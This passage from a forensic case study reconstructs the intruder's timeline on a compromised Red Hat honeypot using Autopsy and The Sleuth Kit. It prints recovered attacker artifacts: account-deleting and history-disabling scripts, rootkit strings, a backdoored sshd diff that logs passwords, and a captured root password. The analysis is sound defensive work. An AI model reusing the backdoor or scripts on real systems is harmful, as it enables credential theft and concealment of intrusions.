As can be seen from the Autopsy ASCII report for '/usr/man/.Ci/install-statd' the script is a very simple script that instructs RPM to upgrade the 'nfs-utils' package. The information gathered from the RPM database previously also backs up the observations made here.

Nov 08 – 08:54:05

At 08:54:05 the timeline activity may indicate that the 'nfslock' process was restarted (Table 93).

Table 93 Case Study 03 - Timeline data

Wed Nov 08 2000 08:54:05	8	.a.	l/lrwxrwxrwx	root	root	48391	/sbin/pidof -> killall5
	106	.a.	-/-rwxr-xr-x	1010	users	109864	/usr/man/.Ci/install-statd (deleted)
	25716	.a.	-/-rwxr-xr-x	root	root	48421	/sbin/initlog
	23120	.a.	-/-rwxr-xr-x	root	root	30262	/bin/touch
	1024	.a.	d/drwx-----	root	root	30245	/var/lib/nfs/sm
	1722	.a.	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock-RPMDELETE
(deleted-realloc)							
	1722	.a.	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock
	8128	.a.	-/-rwxr-xr-x	root	root	48390	/sbin/killall5
	19888	.a.	-/-rwxr-xr-x	root	root	48484	/sbin/rpc.statd
	0	mac	-/-rw-r--r--	root	root	28233	/var/lock/subsys/nfslock
	7084	.a.	-/-rwxr-xr-x	root	root	30286	/bin/nice
	1024	.a.	d/drwx-----	root	root	24199	/var/lib/nfs/sm.bak
	5756	.a.	-/-rwxr-xr-x	root	root	30282	/bin/basename
	106	.a.	-rwxr-xr-x	1010	users	109864	<honeypot.hda5.dd-dead-109864>
	562	.a.	-/-rw-r--r--	root	root	26498	/etc/initlog.conf
	4	mac	-/-rw-----	root	root	50405	/var/lib/nfs/state

Nov 08 – 08:54:18 -> Nov 08 – 08:54:43

The time period from 08:54:18 to 08:54:43 covers the installation of the 'named' package. This activity occurred due to the execution of the '/usr/man/.Ci/install-named' script which was recovered from Inode '109803'. The Autopsy ASCII report for '/usr/man/.Ci/install-named' is listed in Table 94:

Table 94 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-named'

Autopsy ASCII Report	

GENERAL INFORMATION	
File: /usr//man/.Ci/install-named	
MD5 of recovered file: d576e848ea36a7051e432d79fd866aeb	
SHA-1 of recovered file: a718bd3adf9427fa5d8a5786736c64bdf1e2d0b3	
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'	
Offset: Full image	
File System Type: ext	

```
Date Generated: Sat Oct 1 02:12:01 2005
Investigator: Anthony
```

```
-----
META DATA INFORMATION
```

```
inode: 109803
Not Allocated
Group: 7
Generation Id: 640190253
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 80
num of links: 0
```

```
Inode Times:
Accessed:Wed Nov 8 08:54:43 2000
File Modified:Sat Jun 3 01:12:21 2000
Inode Modified:Wed Nov 8 08:56:08 2000
Deleted:Wed Nov 8 08:56:08 2000
```

```
Direct Blocks:
239708
```

```
File Type: ASCII text
```

```
-----
CONTENT (Non-ASCII data may not be shown)
```

```
gunzip named.tgz;tar -xvf named.tar
cd bin
./install
cd ..
rm -rf bin named.tar
```

```
-----
VERSION INFORMATION
```

```
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

As can be seen from the Autopsy ASCII report for ‘/usr/man/.Ci/install-named’ the script is a very simple script that unzips, then untars the ‘named’ archive, then calls the ‘./install’ script for the package.

The ‘named.tar’ archive can be recovered from Inode ‘109861’. Exporting this archive with Autopsy it is possible to extract the ‘install’ script to find out exactly what actions are performed during the installation of this package. The contents of the ‘install’ script are listed in Table 95:

Table 95 Case Study 03 - Contents of named package install script

```
cd addr
install -s -c -m 755 addr /usr/local/bin/addr
cd ..
cd dig
install -s -c -m 755 dig /usr/local/bin/dig
cd ..
cd dnskeygen
install -s -c -m 755 dnskeygen /usr/local/libexec/dnskeygen
cd ..
cd dnsquery
install -s -c -m 755 dnsquery /usr/local/bin/dnsquery
cd ..
cd host
install -s -c -m 755 host /usr/local/bin/host
cd ..
cd irpd
install -s -c -m 755 irpd /usr/local/sbin/irpd
cd ..
cd mksservdb
install -s -c -m 755 mksservdb /usr/local/bin/mksservdb
cd ..
cd named
install -s -c -m 755 named /usr/local/sbin/named
cd ..
cd named-bootconf
install -c -m 755 named-bootconf /usr/local/sbin/named-bootconf
cd ..
cd named-xfer
install -s -c -m 755 named-xfer /usr/local/libexec/named-xfer
```

```

cd ..
cd ndc
install -s -c -m 755 ndc /usr/local/sbin/ndc
cd ..
cd nslookup
install -c -o bin -g bin -m 444 nslookup.help /usr/share/misc/
cd ..
cd nsupdate
install -s -c -m 755 nsupdate /usr/local/bin/nsupdate
cd ..
echo "removing old named"
rm -rf /usr/sbin/named
echo "copying new version"
cp /usr/local/sbin/named /usr/sbin
echo "killall -9 named.ing"
killall -9 named
echo "starting up new named"
/usr/sbin/ndc restart
echo "checking version"
dig version.bind @localhost chaos txt
echo "done"

```

The new ‘named’ server was started at 08:54:25 as indicated by the file activity listed in Table 96:

Table 96 Case Study 03 - Timeline data

Wed Nov 08 2000 08:54:25	33392	.a.	-/-rwxr-xr-x	root	root	30251	/bin/cp
	547	.a.	-/-rw-r--r--	root	root	26245	/etc/named.conf
	525412	.a.	-/-rwxr-xr-x	root	root	33119	/usr/local/sbin/named
	422	.a.	-/-rw-r--r--	root	root	62499	/var/named/named.local
	4096	m.c	d/drwxr-xr-x	root	root	92360	/usr/sbin
	35504	.a.	-/-rwxr-xr-x	root	root	92812	/usr/sbin/ndc
	2769	.a.	-/-rw-r--r--	root	root	62498	/var/named/named.ca
	525412	mac	-/-rwxr-xr-x	root	root	92809	/usr/sbin/named
	0	mac	-/-srw-----	root	root	34292	/var/run/ndc
	1024	m.c	d/drwxr-xr-x	root	root	34273	/var/run
	5	mac	-/-rw-r--r--	root	root	34293	/var/run/named.pid

This is consistent with the log snippets recovered from the data units ‘819’, ‘952’, ‘953’, and ‘977’ in the ‘honeypot.hda9.dd’ partition image documented within the ‘Inspection of the Swap Partition for Log Entries’ section.

The ‘install’ script concludes by executing the ‘dig’ command in order to verify the installation at 08:54:28, as indicated the file activity listed in Table 97:

Table 97 Case Study 03 - Timeline data

Wed Nov 08 2000 08:54:28	271188	.a.	-/-rwxr-xr-x	root	root	110029	/usr/local/bin/dig
--------------------------	--------	-----	--------------	------	------	--------	--------------------

Nov 08 – 08:54:43

At 08:54:43 the ‘/usr/man/.Ci/bin’ directory is deleted, as is the ‘/usr/man/.Ci/named.tar’ file.

Nov 08 – 08:55:47

At 08:55:47 the program '/usr/man/.Ci/addn' was executed. It is unknown what this program does, however Table 98 lists interesting strings that are found within the program file:

Table 98 Case Study 03 - ASCII Strings from '/usr/man/.Ci/addn'

```
enter classb to hide in netstat:
%d.%d
doing it like they do it on the discovery channel
echo 1 %d.%d >> /usr/libexec/awk/addy.awk
echo 2 %d.%d >> /usr/libexec/awk/addy.awk
added %d.%d to the hidden list
```

The '/usr/man/.Ci/addn' program references the file '/usr/libexec/awk/addy.awk' and the Autopsy ASCII report for this file is listed in Table 99:

Table 99 Case Study 03 - Autopsy ASCII Report for '/usr/libexec/awk/addy.awk'

```
Autopsy ASCII Report
-----
GENERAL INFORMATION
File: /usr//libexec/awk/addy.awk
MD5 of file: a510e3ed46c2588ef03edf9fa00e8ed2
SHA-1 of file: 14b0daa73b0b7336d4514848d4a6e475652e4166
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 03:27:52 2005
Investigator: Anthony
-----
META DATA INFORMATION
inode: 33120
Allocated
Group: 2
Generation Id: 640192513
uid / gid: 0 / 0
mode: -rw-r--r--
size: 78
num of links: 1
Inode Times:
Accessed:Wed Nov 8 08:55:30 2000
File Modified:Wed Nov 8 08:55:51 2000
Inode Modified:Wed Nov 8 08:55:51 2000
Direct Blocks:
71249
File Type: ASCII text
-----
CONTENT (Non-ASCII data may not be shown)
1 65.1
2 65.1
1 134518464.134518444
2 134518464.134518444
1 216.149
2 216.149
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```


Nov 08 – 08:55:58

At 08:55:58 the '/usr/man/.Ci/do' script was executed. This script removes lines with 'own' or 'adml' in them from the '/etc/passwd', and '/etc/shadow' files. This explains why the 'shutdown' account is missing, as 'own' is found within the 'shutdown' string. The Autopsy ASCII report for the '/usr/man/.Ci/do' script is listed in Table 100:

Table 100 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/do'

```
Autopsy ASCII Report
-----
GENERAL INFORMATION
File: /usr/man/.Ci/do
MD5 of file: 781a640a5f86ca651ea38212bb0ea39f
SHA-1 of file: 4ala2ec328d9fa8261a869474c0f7131fb0d94c8
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct  1 03:32:18 2005
Investigator: Anthony
-----
META DATA INFORMATION
inode: 109857
Allocated
Group: 7
Generation Id: 640190313
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 328
num of links: 1
Inode Times:
Accessed:Wed Nov  8 08:55:58 2000
File Modified:Sat Jun  3 01:12:22 2000
Inode Modified:Wed Nov  8 08:51:56 2000
Direct Blocks:
240954
File Type: ASCII text
-----
CONTENT (Non-ASCII data may not be shown)
cat /etc/passwd|grep -v own > /etc/passwd.good
mv /etc/passwd.good /etc/passwd
cat /etc/shadow|grep -v own > /etc/shadow.good
mv /etc/shadow.good /etc/shadow
cat /etc/passwd|grep -v adml > /etc/passwd.good
mv /etc/passwd.good /etc/passwd
cat /etc/shadow|grep -v adml > /etc/shadow.good
mv /etc/shadow.good /etc/shadow
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Nov 08 – 08:56:02 -> Nov 08 – 08:56:04

From 08:56:02 to 08:56:04 the timeline indicates that the '/usr/man/.Ci/snap' script was executed again (Table 101).

Table 101 Case Study 03 - Timeline data

Wed Nov 08 2000 08:56:02	0	mac	-/-rw-r--r--	root	root	12103	/var/log/tempfer (deleted-realloc)
	0	mac	-/-rw-r--r--	root	root	12103	/var/log/xferlog
	1024	m.c	d/drwxr-xr-x	root	root	12097	/var/log
	0	.ac	-/-rw-r--r--	root	root	12107	<honeypot.hda7.dd-dead-12107>
	7974	mac	-/-rw-r--r--	root	root	12104	/var/log/messages
	268	mac	-/-rw-r--r--	root	root	12111	/var/log/secure
Wed Nov 08 2000 08:56:04	3098	.a.	-/-rwxr-xr-x	1010	users	109848	/usr/man/.Ci/snap

Nov 08 – 08:56:05 -> Nov 08 – 08:56:11

From 08:56:05 to 08:56:11 the timeline indicates that the '/usr/man/.Ci/rmS' script was executed. This script removes various distribution programs and packages that were previously utilised to install files. The Autopsy ASCII report for '/usr/man/.Ci/rmS' is listed in Table 102:

Table 102 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/rmS'

<pre>Autopsy ASCII Report ----- GENERAL INFORMATION File: /usr/man/.Ci/rmS MD5 of file: ba5dd81f3232dacc3d6011a11bbd209f SHA-1 of file: 37ab88d39aeb1eb9cc7e2bf4310d208c0b2870b2 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd' Offset: Full image File System Type: ext Date Generated: Sat Oct 1 03:41:32 2005 Investigator: Anthony ----- META DATA INFORMATION inode: 109859 Allocated Group: 7 Generation Id: 640190320 uid / gid: 1010 / 100 mode: -rwxr-xr-x size: 188 num of links: 1 Inode Times: Accessed:Wed Nov 8 08:56:11 2000 File Modified:Wed Oct 11 17:43:31 2000 Inode Modified:Wed Nov 8 08:51:56 2000 Direct Blocks: 240959 File Type: Bourne shell script text executable ----- CONTENT (Non-ASCII data may not be shown) #!/bin/sh echo getting rid of shit we dont need anymore... rm -rf ssh* rm -rf install* rm wuftpd.rpm rm nfs-utils-0.1.9.1-1.i386.rpm sleep 1 echo .. sleep 1</pre>

```
echo ...
sleep 1
echo finished
```

VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

Nov 08 – 08:56:25 -> 08:56:26

At 08:56:25 the timeline indicates that the ‘/usr/man/.Ci/bx’ program was executed (Table 103). The program file ‘/usr/man/.Ci/bx’ in turn accesses ‘/usr/bin/uncompress’ at 08:56:26, this can be confirmed by performing a ‘strings’ command on the ‘/usr/man/.Ci/bx’ executable file.

Viewing the contents of the ‘/usr/man/.Ci/bx’ program suggests that this program is the ‘BitchX’ IRC client.

Table 103 Case Study 03 - Timeline data

Wed Nov 08 2000 08:56:25	1052024	.a. -/-rwxr-xr-x	1010	users	109860	/usr/man/.Ci/bx
	527442	.a. -/-rwxr-xr-x	root	root	34292	/lib/libm-2.1.3.so
	13	.a. l/lrwxrwxrwx	root	root	34293	/lib/libm.so.6 -> libm-2.1.3.so
Wed Nov 08 2000 08:56:26	8	.a. l/lrwxrwxrwx	root	root	16907	/usr/bin/uncompress -> compress

Nov 08 – 08:56:59

At 08:56:59 the timeline indicates that the ‘/usr/man/.Ci/chmod-it’ script was executed. This script performs a ‘chmod 700’ on the following files:

- /bin/ping
- /sbin/dump
- /sbin/restore
- /usr/bin/at
- /usr/bin/change
- /usr/bin/gpasswd
- /usr/bin/suidperl
- /usr/bin/newgrp
- /usr/sbin/traceroute
- /usr/sbin/usernetctl
- /usr/libexec/pt_chown

An attempt is made to perform ‘chmod 700’ on the following files, however they do not exist:

- /usr/sbin/userhelper
- /usr/X11R6/bin/xwrapper

The Autopsy ASCII report for '/usr/man/.Ci/chmod-it' is listed in Table 104:

Table 104 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/chmod-it'

```
Autopsy ASCII Report
-----
GENERAL INFORMATION
File: /usr/man/.Ci/chmod-it
MD5 of file: 85ald64f03c11ca7ab6a169elc5d5945
SHA-1 of file: c6ae6edca98b58fadccde763e4e696c5ecbcfc19
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 03:46:24 2005
Investigator: Anthony
-----
META DATA INFORMATION
inode: 109862
Allocated
Group: 7
Generation Id: 640190323
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 699
num of links: 1
Inode Times:
Accessed:Wed Nov 8 08:57:00 2000
File Modified:Fri Aug 11 12:49:15 2000
Inode Modified:Wed Nov 8 08:51:56 2000
Direct Blocks:
241324
File Type: ASCII text
-----
CONTENT (Non-ASCII data may not be shown)
echo starting..
sleep 1
chmod 700 /usr/sbin/userhelper
echo !: userhelper..done
chmod 700 /usr/X11R6/bin/Xwrapper
echo !: Xwrapper..done
chmod 700 /bin/ping
echo !: ping..done
chmod 700 /usr/sbin/traceroute
echo !: traceroute..done
chmod 700 /usr/libexec/pt_chown
echo !: pt_chown..done
chmod 700 /sbin/dump
echo !: dump..done
chmod 700 /sbin/restore
echo !: restore..done
chmod 700 /usr/bin/gpasswd
echo !: gpasswd..done
chmod 700 /usr/bin/chage
echo !: change..done
chmod 700 /usr/bin/suidperl
echo !: suidperl..done
chmod 700 /usr/bin/newgrp
echo !: newgrp..done
chmod 700 /usr/sbin/usernetctl
echo !: usernetctl..done
chmod 700 /usr/bin/at
echo !: at..done
sleep 1
echo ..finished
-----
VERSION INFORMATION
Autopsy Version: 2.05
```

Nov 08 – 08:57:06

At 08:58:06 the timeline indicates that the '/bin/mkdir' program was executed.

Nov 08 – 08:58:26

At 08:58:26 the timeline indicates (Table 105) that the intruder executed '/bin/su', due to the access of '/home/drosen/.bashrc' it is most likely the intruder 'su'ed' to the user 'drosen'.

Table 105 Case Study 03 - Timeline data

Wed Nov 08 2000 08:58:26	331	.a.	-/-rw-r--r--	root	root	16146	/etc/pam.d/su
	124	.a.	-/-rw-r--r--	drosen	drosen	15399	/home/drosen/.bashrc
	14188	.a.	-/-rwsr-xr-x	root	root	30290	/bin/su
	17282	.a.	-/-rwxr-xr-x	root	root	40359	/lib/security/pam_xauth.so

The information contained within '/home/drosen/.bash_history' when correlated with the file activity timeline can be used to help indicate further actions performed by the intruder. The Autopsy ASCII report for '/home/drosen/.bash_history' is listed in Table 106:

Table 106 Case Study 03 - Autopsy ASCII Report for '/home/drosen/.bash_history'

```
Autopsy ASCII Report
-----
GENERAL INFORMATION
File: /home//drosen/.bash_history
MD5 of file: cFeae39a595675e903332f309905c6b9
SHA-1 of file: 53ab70f558ca2080bdcdff11b1e56ba8f5732aaa
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda6.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 04:06:18 2005
Investigator: Anthony
-----
META DATA INFORMATION
inode: 15401
Allocated
Group: 1
Generation Id: 640192686
uid / gid: 500 / 500
mode: -rw-----
size: 52
num of links: 1
Inode Times:
Accessed:Wed Nov 8 08:59:07 2000
File Modified:Wed Nov 8 08:59:07 2000
Inode Modified:Wed Nov 8 08:59:07 2000
Direct Blocks:
33261
File Type: ASCII text
-----
CONTENT (Non-ASCII data may not be shown)
gunzip *
tar -xvf *
rm tpack*
cd " "
./install
exit
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Nov 08 – 08:58:28

At 08:58:28 the timeline indicates ‘/bin/gunzip’ is executed, on an ‘tgz’ file (presumably called ‘tpack23-ef.tgz’) to create the tar ball (presumably called ‘tpack23-ef.tar’) located in Inode ‘8133’ on the ‘honeypot.hda8.dd’ partition image.

Previous timeline activity analysis indicated this file was the ‘eggdrop’ IRC bot.

Nov 08 – 08:58:41

At 08:58:41 the timeline indicates ‘/bin/tar’ is executed on the tar ball (presumably called ‘tpack23-ef.tar’) located in Inode ‘8133’ on the ‘honeypot.hda8.dd’ partition image.

The script changes to the ‘ ’ directory that was included as part of the tar ball.

Nov 08 – 08:58:54 -> 08:58:57

From 08:58:54 to 08:58:57 the ‘/dev/tpack/ /install’ script is executed. The contents of this script are listed in Table 107.

Note: The archive file referenced by Inode ‘8133’ (Figure 95 on page 181) included the ‘tpack’ directory as a subdirectory from a directory named with a single space character ‘ ’, this explains the presence of the ‘ ’ within the filename.

Table 107 Case Study 03 - Contents of ‘/dev/tpack/ /install’

```
unset HIST
chmod a-w ~/.bash_history
./configure --silent
make eggdrop
mv eggdrop p
rm -rf src
rm install
gcc encrypt.c -o encrypt
rm *.c
rm config*
rm lush*
rm Make*
rm *.h > /dev/null
rm DEBUG*
chmod 700 run
echo " "
echo "Completed installation of tpack version 2.3"
```

Nov 08 – 08:59:07

At 08:59:07 the ‘/home/drosen/.bash_history’ file is modified, this is associated with the intruder ‘exiting’ this shell, as indicated by the last command in the file itself.

Nov 08 – 08:59:14

At 08:59:14 the ‘/dev/tpack’ directory is deleted

Nov 08 – 09:02:22 -> Nov 08 – 09:02:28

From 09:02:22 to 09:02:28 it appears the intruder tests the ‘ssh’ backdoor that was previously installed (Table 108).

Table 108 Case Study 03 - Timeline data

Wed Nov 08 2000 09:02:22	19	.a.	l/lrwxrwxrwx	root	root	34311	/lib/libnss_dns.so.2 -> libnss_dns-2.1.3.so
	169720	.a.	-/-rwxr-xr-x	root	root	34322	/lib/libresolv-2.1.3.so
	26	.a.	-/-rw-r--r--	root	root	26215	/etc/host.conf
	18	.a.	l/lrwxrwxrwx	root	root	34323	/lib/libresolv.so.2 -> libresolv-2.1.3.so
	67580	.a.	-/-rwxr-xr-x	root	root	34310	/lib/libnss_dns-2.1.3.so
Wed Nov 08 2000 09:02:23	68	.a.	-/-rw-r--r--	root	root	26559	/etc/hosts
	1567	.a.	-/-rw-r--r--	root	root	26223	/etc/protocols
Wed Nov 08 2000 09:02:28	184	mac	-/-rw-r--r--	root	root	44357	/var/tmp/nap
	1024	m.c	d/drwxrwxrwt	root	root	44353	/var/tmp
	10	.a.	l/lrwxrwxrwx	root	root	12	/usr/tmp -> ../var/tmp

At 09:02:22, the dynamic library responsible for DNS lookups was read. This may indicate an incoming connection had triggered a reverse lookup, at 09:02:23 the files ‘/etc/hosts’ and ‘/etc/protocols’ are read, as they would usually be checked for DNS resolution before sending a request to a DNS server.

At 09:02:28 ‘/var/tmp/nap’ is written. The Autopsy ASCII report for this file is listed in Table 109:

Table 109 Case Study 03 - Contents of ‘/var/tmp/nap’

Autopsy ASCII Report	

GENERAL INFORMATION	
File: /var//tmp/nap	
MD5 of file: 19338df5ed18c7f6d7f1339d419b6fbf	
SHA-1 of file: 618553655bbd7ce8fe22752abede396f4f7227a5	
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd'	
Offset: Full image	
File System Type: ext	
Date Generated: Sat Oct 1 05:46:48 2005	
Investigator: Anthony	

```

-----
                        META DATA INFORMATION
-----
inode: 44357
Allocated
Group: 22
Generation Id: 640192687
uid / gid: 0 / 0
mode: -rw-r--r--
size: 184
num of links: 1

Inode Times:
Accessed:Wed Nov  8 09:02:28 2000
File Modified:Wed Nov  8 09:02:28 2000
Inode Modified:Wed Nov  8 09:02:28 2000

Direct Blocks:
180486

File Type: ASCII text

-----
                        CONTENT (Non-ASCII data may not be shown)
-----
+--[ User Login ]-----
| username: root password: twlLightz0ne hostname: c871553-b.jffsnl.mo.home.com
+-----

-----
                        VERSION INFORMATION
-----
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

An Autopsy Keyword Search for ‘/var/tmp/nap’ does not find any occurrences. The timeline indicates an access to ‘/usr/tmp’ has been made, however ‘/usr/tmp’ is a symbolic link to ‘/var/tmp’, so the file that may have been written to could have been called ‘/usr/tmp/nap’.

An Autopsy Keyword Search for ‘/usr/tmp/nap’ returns 25 occurrences of ‘/usr/tmp/nap’ within the ‘honeypot.hda5.dd’ partition image. Data unit ‘227651’ appears to be part of the ‘sshd’ configuration used at compile time and this data unit contains the interesting strings found in Table 110, and Table 111:

Table 110 Case Study 03 - ASCII Strings from data unit '227651' in 'honeypot.hda5.dd'

```

#!/bin/sh
# Generated automatically by configure.
# Run this file to recreate the current configuration.
# This directory was configured as follows,
# on host peelworld.com:
#
# ./configure --enable-global=d33e8f1a6397c6d2efd9a2aae748eb02 --enable-sshd-log=/usr/tmp/nap
#
# Compiler output produced by configure, useful for debugging
# configure, is in ./config.log if it exists.

```

Table 111 Case Study 03 - ASCII Strings from data unit '227651' in 'honeypot.hda5.dd'

```

${ac_dA}SSHD_LOGGER${ac_dB}SSHD_LOGGER${ac_dC}"/usr/tmp/nap"${ac_dD}
${ac_uA}SSHD_LOGGER${ac_uB}SSHD_LOGGER${ac_uC}"/usr/tmp/nap"${ac_uD}
${ac_eA}SSHD_LOGGER${ac_eB}SSHD_LOGGER${ac_eC}"/usr/tmp/nap"${ac_eD}

```

This information leads to further investigation of the ‘ssh-1.2.27.tar’ file contained in the ‘/usr/man/.Ci’ directory on the ‘honeypot.hda5.dd’ partition image. Exporting the tar ball ‘ssh-1.2.27.tar’ and comparing the difference between the ‘sshd.c’ file in this

file and the 'sshd.c' file from a known good copy of the ssh source uncovers a backdoor using a universal password, and logging the connection to the '/usr/tmp/nap' file.

Table 112 lists the command used to compare the two 'sshd.c' files:

Table 112 Case Study 03 - Compare Command

```
diff 'ssh-1.2.27/sshd.c' 'ssh-1.2.27-backdoor/sshd.c' >> sshd-differences.txt
```

The lines contained in the 'sshd-differences.txt' file outlines how the file '/usr/tmp/nap' is written (Table 113):

Table 113 Case Study 03 - Lines from 'sshd-differences.txt'

```
2666c2713,2724
<
<      /* Successful authentication. */
<
< ---
< > #ifdef SSHD_LOGGER
< > {
< >     FILE *fp;
< >     char sshdlog[]=SSHD_LOGGER;
< >     fp=fopen(sshdlog,"a");
< >     fprintf(fp,"+-[ User Login ]----- -\n");
< >     fprintf(fp,"| username: %s password: %s hostname: %s\n",user,password,get_canonical_hostname());
< >     fprintf(fp,"+----- -\n");
< >     fclose(fp);
< > }
< > #endif
< >      /* Successful authentication. */
```

This information supports the hypothesis that the intruder did test the 'ssh' backdoor at 09:02:22.

Nov 08 – 09:02:42 -> Nov 08 – 09:03:05

At 09:02:42 '/usr/bin/pico'²⁴ is executed, and at 09:03:05 the file '/etc/inetd.conf' is modified, this may be due to the intruder editing this file and removing the original backdoor.

Nov 08 – 09:03:12

At 09:03:12 '/usr/bin/killall' is executed.

²⁴ Pico is a text editor commonly found on Linux systems.

Nov 08 – 09:03:15

At 09:03:15 the last read access to roots '.bash_logout' file, which indicates this was when the intruder had disconnected.

Nov 08 – 20:33:45 -> Nov 08 – 22:10:01

It is believed the intruder had left the system before this stage and this activity can be related to scheduled jobs and/or the local administrator.

3.4.5 Answers

With the analysis of the image now complete, the questions can be answered using the information retrieved during our analysis.

1. What was the date and time of the intrusion, and what was the method used to compromise the system? (Assume the clock on the IDS was synchronised with an NTP reference time source.)

Log file entries from both the IDS and compromised host point towards a vulnerability within the 'rpc.statd' program as the intrusion method. To confirm the existence of the vulnerability within the 'rpc.statd' program on a default Red Hat 6.2 Server installation, an internet search was done to obtain further background information. The CERT Coordination Centre [19] released advisory 'CA-2000-17' [20] on August 18th 2000 regarding a vulnerability in the 'rpc.statd' program and this vulnerability has been confirmed to be a problem within the default Red Hat 6.2 installation in the security advisory 'RHSA-2000:043-03' published by the Red Hat Network [21].

The '/var/log/messages' log file and related data fragments indicate an inconsistency of 58 minutes between the times on the IDS and the compromised host. The question states 'Assume the clock on the IDS was synchronised with an NTP reference time source' so the intrusion occurred as recorded by the IDS on November 07 2000 at 23:11:51. The compromised host was running 57 minutes and 9 seconds faster, so this was recorded as November 08 2000 at 00:09:00.

2. What details about the intruder(s) can be recovered from the compromised system.

The previous analysis sections identified that the initial attack as coming from 216.216.74.2 (as identified in the IDS event logs), and when the intruder returned they came from 'c871553-b.jffsn1.mo.home.com'. (As at time of writing this host address was unable to be resolved to an IP address).

From the installation of the 'BitchX' IRC client software, and from the fact that the intruder installed an 'eggdrop' IRC bot, it could be concluded the intruder had an interest in Internet Relay Chat (IRC).

3. Was there a "rootkit" or other post-concealment Trojan horse programs installed on the system? If so, how did you get around them?

A rootkit was installed from '/usr/man/.Ci'. Autopsy does not rely on the operating system programs contained within the partition images; therefore the rootkit posed no obstacle for the investigation.

4. What was the time line of events for the compromise? (A detailed analysis should be provided, noting sources of supporting or confirming evidence elsewhere on the system or compared with a known "clean" system of similar configuration.)

Sections 3.4.4.9 on page 166 and 3.4.4.10 on page 171, provide the full documentation for this task.

3.4.6 Discussion

Compared to the previous two case studies, case study 03 is quite extensive, and required a considerable amount of time to complete. Roughly eighty hours were spent on this investigation from start to completion. The scale and complexity of this case study allowed for many aspects of Autopsy's functionality to be utilised and documented.

Whilst many of the steps required to answer the questions for this case study could be performed within the Autopsy Forensic Browser, (similarly to the previous case studies) a few steps required the use of third party tools or applications, for example the analysis for this case study utilised the RPM package management system. This use of third party tools was in part from The Sleuth Kit and the Autopsy Forensic Browser being directed towards file system analysis and not application analysis (as the usage of the RPM package management system within this case study illustrated).

One obstacle this case study provided that the previous two did not aside from the size and scope of the compromised host, was the importance of timezone information. The timezone of the compromised host and that of the analysis machine were different, so special attention had to be taken when configuring the case within Autopsy to ensure the creation of the file activity timeline from the partition images would display the correct date and time. The difficulties with the timezone mismatch were also noticed when using the RPM package management system to retrieve package information from the partition images on the analysis machine.

The focus on information contained within the file activity timeline helped to demonstrate the flexibility of Autopsy as it was very easy to obtain further information regarding meta-data and data units for each line of file activity. However, the value of the file activity timeline functionality could be further improved by providing a more seamless method for retrieving meta-data and data units for file activity, for example; possibly creating a timeline that included links to the meta-data structures would be a more effective approach.

This case study provided a more in-depth demonstration of the functionality provided within the Autopsy Forensic Browser, and should help provide a valuable understanding of some of the analysis possibilities available with the Autopsy Forensic Browser and The Sleuth Kit.

3.5 Summary

As previously stated, Case Studies 01 and 02 do not represent an exhaustive demonstration of the tools found within The Sleuth Kit and Autopsy Forensic Browser toolset, merely providing an introduction to some of the functionality these tools may provide. Each investigation is unique, and will require different aspects of these tools in order to successfully complete an examination.

Case Studies 01 and 02 help to illustrate how a Digital Forensic investigation can require an extensive toolset that provides a varying degree of functionality not commonly found within a single Digital Forensic tool. The simplicity of these two case studies helps to emphasize this point.

Case Study 03 provided a more in-depth demonstration of the functionality provided within the Autopsy Forensic Browser especially focusing on the file activity time line analysis and should help provide a valuable understanding of some of the analysis possibilities available with the Autopsy Forensic Browser and The Sleuth Kit.

Case Study 03 also identifies the importance of timezone information within an investigation and also identifies a small configuration difficulty within the Autopsy Forensic Browser in relation to timezone information. Specifically, the Autopsy Forensic Browser has certain requirements for the timezone format when entered into a host's configuration and if overlooked can provide incorrect time results in reports and timeline details.

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Appendix A: Case Study 03 File Activity Timeline

Nov 07 2000 04:02:03 -> Nov 08 2000 04:02:06

Table 114 Case Study 03 - File Activity Timeline Nov 07 2000 04:02:03 -> Nov 08 2000 04:02:06

Tue Nov 07 2000 04:02:03	238767	.a.	-rw-r----	root	slocate	4040	<honeypot.hda7.dd-dead-4040>
Tue Nov 07 2000 04:02:06	238767	m..	-rw-r----	root	slocate	4040	<honeypot.hda7.dd-dead-4040>
Wed Nov 08 2000 04:02:00	53	.a.	-/rwxr-xr-x	root	root	40361	/etc/cron.daily/inn-cron-rnews
	0	ma.	-/rw-r--r--	root	root	26218	/var/lock/makewhatis.lock (deleted)
	19568	.a.	-/rwxr-xr-x	root	root	92746	/usr/sbin/anacron
	145	.a.	-/rw-r--r--	root	root	60489	/etc/logrotate.d/linuxconf
	30000	.a.	-/rwxr-xr-x	root	root	93460	/usr/sbin/logrotate
	122	.a.	-/rw-r--r--	root	root	60494	/etc/logrotate.d/cron
	544	.a.	-/rw-r--r--	root	root	60493	/etc/logrotate.d/uucp
	114	.a.	-/rw-r--r--	root	root	60490	/etc/logrotate.d/mars-nwe.log
	77	.a.	-/rwxr-xr-x	root	root	40360	/etc/cron.daily/inn-cron-expire
